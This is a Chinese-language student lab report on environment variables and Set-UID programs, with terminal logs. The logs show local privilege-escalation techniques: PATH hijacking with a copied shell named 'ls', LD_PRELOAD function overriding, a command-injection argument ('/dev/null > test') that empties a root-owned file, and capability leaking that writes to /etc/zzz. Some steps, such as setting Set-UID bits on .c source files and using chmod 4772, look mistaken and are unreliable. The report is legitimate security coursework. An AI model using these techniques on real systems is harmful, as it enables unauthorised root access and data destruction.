

学号：57118131
姓名：王星沣

Task 1: Manipulating Environment Variables

(1)





```
[09/02/20]seed@VM:~$ printenv PWD
/home/seed
[09/02/20]seed@VM:~$ env |grep PWD
PWD=/home/seed
[09/02/20]seed@VM:~$ env |grep LANG
LANG=en_US.UTF-8
GDM_LANG=en_US
LANGUAGE=en_US
[09/02/20]seed@VM:~$ printenv LANG
en_US.UTF-8
```

结论：printenv 和 env 在不添加参数的情况下都可以输出当前系统的环境变量。printenv 可以通过添加参数来选择查看特定的环境变量；env 则需要配合其他命令（如图中 grep 命令）筛选带有对应字符串的环境变量。printenv 也可以配合其他命令使用。


(2)


```
[09/02/20]seed@VM:~$ printenv SEED
[09/02/20]seed@VM:~$ export SEED=1
[09/02/20]seed@VM:~$ printenv SEED
1
[09/02/20]seed@VM:~$ unset SEED
[09/02/20]seed@VM:~$ printenv SEED
[09/02/20]seed@VM:~$
```

结论：环境变量是系统中的一组动态命名值，export 可以改变环境变量的值或者添加自己设置的环境变量，unset 则可以删除环境变量。


Task 2: Passing Environment Variables from Parent Process to Child Process

如下图为两次可执行文件输出到 child 中的环境变量。





通过 diff 命令比较这两个文件，发现完全相同（无输出）。




结论: 通过比较这两个文件，可以发现，这两个文件输出的环境变量完全相同。说明原环境变量被子进程完全继承。fork 函数通过系统调用创建一个与原来进程几乎完全相同的进程，子进程自父进程继承了进程的环境，堆栈与内存根目录等；但是子进程没有继承父进程的某些特性，比如父进程号，文件描述符，资源使用等。

Task 3: Environment Variables and execve()

可以发现，第一次因为 execve()函数最后一个参数为 NULL（最后一个参数则为传递给执行文件的新环境变量数组），所以调用 env 的结果为空，第二次添加了参数，所以可以打印出环境变量。

结论：execve()产生的新进程的环境变量在调用时重新赋予，而 fork()则是直接继承父进程环境变量。

Task 4: Environment Variables and system()



结论：通过查询资料，发现 system（）会调用 fork（）产生子进程，由子进程来调用/bin/sh -c command 来执行参数 string 字符串所代表的命令，此命令执行完后随即返回原调用的进程。

大概是三步：

1.调用 fork（）函数新建一个子进程；

2.在子进程中调用 exec 函数去执行 command；

3.在父进程中调用 wait 去等待子进程结束。

如果 fork（）失败 返回-1：出现错误；如果 exec（）失败，表示不能执行 Shell，返回值相当于 Shell 执行了 exit（127）；如果执行成功则返回子 Shell 的终止状态。

Task 5: Environment Variable and Set-UID Programs

第一步：如下图

```
Terminal
[09/02/20]seed@VM:~/Desktop$ gcc -o a.out task5.c
[09/02/20]seed@VM:~/Desktop$ ./a.out
XDG_VTNR=7
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm-256color
VTE_VERSION=4205
XDG_MENU_PREFIX=gnome-
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:
/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/b
oost/libboost_system.so.1.64.0
WINDOWID=50333297
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/2184
GNOME_KEYRING_CONTROL=
GTK_MODULES=gail:atk-bridge:unity-gtk-module
USER=seed
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:b
```

如图为当前的环境变量（只截取了部分）

第二步：更改所属用户和权限

```
[09/02/20]seed@VM:~/Desktop$ sudo chown root task5.c
[09/02/20]seed@VM:~/Desktop$ sudo chmod 4755 task5.c
```

第三步：设置环境变量并查看

首先进行环境变量的设置

```
[09/02/20]seed@VM:~/Desktop$ export PATH=$PATH:/des
[09/02/20]seed@VM:~/Desktop$ export LD_LIBRARY_PATH=$LD_LIBRARY_PAT
H:/des
[09/02/20]seed@VM:~/Desktop$ export XFW=des
```

运行程序：

```
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed
/source/boost_1_64_0/stage/lib::/des
```

```
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/b
in:/sbin:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/
java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/ja
va-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/hom
e/seed/android/android-sdk-linux/platform-tools:/home/seed/android/
android-ndk/android-ndk-r8d:/home/seed/.local/bin:/des
```

```
XFW=des
```

可以观察到之前定义的环境变量全部都在 shell 中。

Task 6: The PATH Environment Variable and Set-UID Programs

编译并更改拥有者和权限：

```
Terminal
[09/02/20]seed@VM:~/Desktop$ sudo gcc -o a.out task6.c
task6.c: In function ‘main’:
task6.c:3:1: warning: implicit declaration of function ‘system’ [-W
implicit-function-declaration]
 system("ls");
 ^
[09/02/20]seed@VM:~/Desktop$ sudo chown root task6.c
[09/02/20]seed@VM:~/Desktop$ sudo chmod 4755 task6.c
```

更改首先访问的文件夹：

```
[09/02/20]seed@VM:~/Desktop$ export PATH=/home/seed/Desktop:$PATH
```

由于是 Ubuntu16.04 所以将 sh 链接到 zsh

```
sudo rm /bin/sh
sudo ln -s /bin/zsh /bin/sh
```

测试时，将/bin/sh 文件复制到了 task6.c 相同文件夹，并命名为 ls，使 setuid 程序运行伪装为 ls 的 sh 程序，使其能够获得超级权限：

```
[09/02/20]seed@VM:~/Desktop$ cp /bin/sh ls
[09/02/20]seed@VM:~/Desktop$ a.out
VM%
```

结论：setuid 程序的权限是可能因为修改环境变量而被滥用的，实验中使用相对路径的“ls”有很大的危险，用户可以通过修改首先访问的路径来达到保留超级权限的目的。

Task 7: The LD_PRELOAD Environment Variable and Set-UID Programs

Step1:

首先生成动态链接库文件，再将该文件添加到预加载项中，达到更改函数功能的目的。

```
[09/02/20]seed@VM:~/.../task7$  gcc -fPIC -g -c mylib.c
[09/02/20]seed@VM:~/.../task7$ gcc -shared -o libmylib.so.1.0.1 myl
ib.o -lc
[09/02/20]seed@VM:~/.../task7$ export LD_PRELOAD=./libmylib.so.1.0.
1
[09/02/20]seed@VM:~/.../task7$ gcc -o myprog myprog.c
myprog.c: In function ‘main’:
myprog.c:4:1: warning: implicit declaration of function ‘sleep’ [-W
implicit-function-declaration]
 sleep(1);
 ^
[09/02/20]seed@VM:~/.../task7$ myprog
I am not sleeping!
[09/02/20]seed@VM:~/.../task7$
```

Step2：

①输出 I am not sleeping

```
[09/02/20]seed@VM:~/.../task7$ myprog
I am not sleeping!
```

②无输出

```
[09/03/20]seed@VM:~/.../task7$ sudo chown root myprog
[09/03/20]seed@VM:~/.../task7$ sudo chmod 4755 myprog
[09/03/20]seed@VM:~/.../task7$ myprog
[09/03/20]seed@VM:~/.../task7$
```

③输出 I am not sleeping

```
09/02/20]seed@VM:~/.../task7$ sudo chown root myprog
09/02/20]seed@VM:~/.../task7$ sudo chmod 4755 myprog
```

```
[09/02/20]seed@VM:~/.../task7$ gcc -fPIC -g -c mylib.c
[09/02/20]seed@VM:~/.../task7$ gcc -shared -o libmylib.so.1.0.1 myl
ib.o -lc
[09/02/20]seed@VM:~/.../task7$ su
Password:
root@VM:/home/seed/Desktop/task7# export LD_PRELOAD=./libmylib.so.1
.0.1
root@VM:/home/seed/Desktop/task7# myprog
I am not sleeping!
root@VM:/home/seed/Desktop/task7#
```

④先用 cat 命令获取用户列表，再更改程序 owner，这里更改为 vboxadd，可以发现会输出 I am not sleeping

```
/bin/bash
/bin/bash 80x24
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/
false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
```

```
[09/02/20]seed@VM:~/.../task7$ sudo chown vboxadd myprog
[09/02/20]seed@VM:~/.../task7$ export LD_PRELOAD=./libmylib.so.1.0.
1
[09/02/20]seed@VM:~/.../task7$ myprog
I am not sleeping!
[09/02/20]seed@VM:~/.../task7$
```

结论：导致他们不同的原因就在于 LD_PRELOAD 环境变量。LD_PRELOAD 环境变量是 Unix 动态链接库中的一个环境变量，它可以影响程序的运行时的链接，它允许定义在程序运行前优先加载的动态链接库。这个功能主要是用来有选择性的载入不同动态链接库中的相同函数。在该实验中，mylib.c 通过 sleep 函数，生成了一个 libmylib.so.1.0.1 链接库。然后将该链接库添加到 LD_PRELOAD 环境变量上。
①③④都有输出是因为当前用户环境中都将生成的动态库文件添加到了预加载队列中，因此，sleep（1）优先使用了自己定义的 sleep 函数，②没有输出则是因为当时的 root 下没有添加该动态库文件到预加载队列。

Task 8: Invoking External Programs Using system() versus execve()

Step1:
编译代码，并且更改 task8 的 owner 并设置为 setuid 程序

```
[09/03/20]seed@VM:~/Desktop$ gcc -o task8 task8.c
[09/03/20]seed@VM:~/Desktop$ sudo chown root task8
[09/03/20]seed@VM:~/Desktop$ sudo chmod 4755 task8
```

创建一个 test 文件，更改文件权限，更改 owner

```
root@VM:/home/seed/Desktop# chmod u=rwx,g=---,o=--- test
root@VM:/home/seed/Desktop# ls -l test
-rwx------ 1 root root 0 Sep  3 13:07 test
root@VM:/home/seed/Desktop# chown root test
```

task8 可以正常读取文件内容，同时，可以使用命令清空文件内容，达到破坏系统的目的。

```
[09/03/20]seed@VM:~/Desktop$ task8 "test"
just test

[09/03/20]seed@VM:~/Desktop$ task8 "/dev/null > test"
[09/03/20]seed@VM:~/Desktop$ task8 "test"
[09/03/20]seed@VM:~/Desktop$
```

Step2:将 system 函数注释，execve 函数取消注释后重现编译并设置为 root 用户的 setuid 程序

```
[09/03/20]seed@VM:~/Desktop$ gcc -o task8 task8.c
task8.c: In function ‘main’:
task8.c:17:1: warning: implicit declaration of function ‘execve’ [-
Wimplicit-function-declaration]
 execve(v[0], v, NULL);
 ^
[09/03/20]seed@VM:~/Desktop$ sudo chown root task8
[09/03/20]seed@VM:~/Desktop$ sudo chmod 4772 task8
```

再尝试读取 test 和清空 test，发现不能被清空了

```
[09/03/20]seed@VM:~/Desktop$ task8 "test"
just test
[09/03/20]seed@VM:~/Desktop$ task8 "/dev/null > test"
/bin/cat: '/dev/null > test': No such file or directory
```

结论：exceve()函数比 system()更安全，在该实验中，execve()函数不能修改文件内容，system()则可以，分析原因，是因为 execve()函数会把/dev/null > test 看成是一个文件名，系统会提示不存在这个文件，system()则不会。

Task 9: Capability Leaking

进入 root，创建/etc/zzz 文件，文件为空。更改该文件的读写权限为不可写。

```
[09/03/20]seed@VM:~/Desktop$ su
Password:
root@VM:/home/seed/Desktop# touch /etc/zzz
root@VM:/home/seed/Desktop# chmod 0644 /etc/zzz
root@VM:/home/seed/Desktop# ls -l /etc/zzz
-rw-r--r-- 1 root root 0 Sep  3 13:44 /etc/zzz
```

编译实验中的代码，并且更改 owner 并设置为 setuid 程序，执行程序后使用 cat 指令查看/etc/zzz 的内容，发现/etc/zzz 已经被更改。

```
[09/03/20]seed@VM:~/Desktop$ gcc -o task9 task9.c
task9.c: In function ‘main’:
task9.c:16:1: warning: implicit declaration of function ‘sleep’ [-W
implicit-function-declaration]
 sleep(1);
 ^
task9.c:19:1: warning: implicit declaration of function ‘setuid’ [-
Wimplicit-function-declaration]
 setuid(getuid()); /* getuid() returns the real uid */
 ^
task9.c:19:8: warning: implicit declaration of function ‘getuid’ [-
Wimplicit-function-declaration]
 setuid(getuid()); /* getuid() returns the real uid */
        ^
task9.c:20:5: warning: implicit declaration of function ‘fork’ [-Wi
mplicit-function-declaration]
 if (fork()) { /* In the parent process */
     ^
task9.c:21:1: warning: implicit declaration of function ‘close’ [-W
implicit-function-declaration]
 close (fd);
 ^
task9.c:27:1: warning: implicit declaration of function ‘write’ [-W
implicit-function-declaration]
 write (fd, "Malicious Data\n", 15);
 ^
[09/03/20]seed@VM:~/Desktop$ sudo chown root task9
[09/03/20]seed@VM:~/Desktop$ sudo chmod 4755 task9
[09/03/20]seed@VM:~/Desktop$ ls -l task9
-rwsr-xr-x 1 root seed 7640 Sep  3 13:45 task9
[09/03/20]seed@VM:~/Desktop$ task9
[09/03/20]seed@VM:~/Desktop$ cat /etc/zzz
Malicious Data
[09/03/20]seed@VM:~/Desktop$
```

结论：分析原因是因为其在取消权限前并没有关闭文件，导致 seed 用户任然可以进行 root 用户才可以执行的写入操作。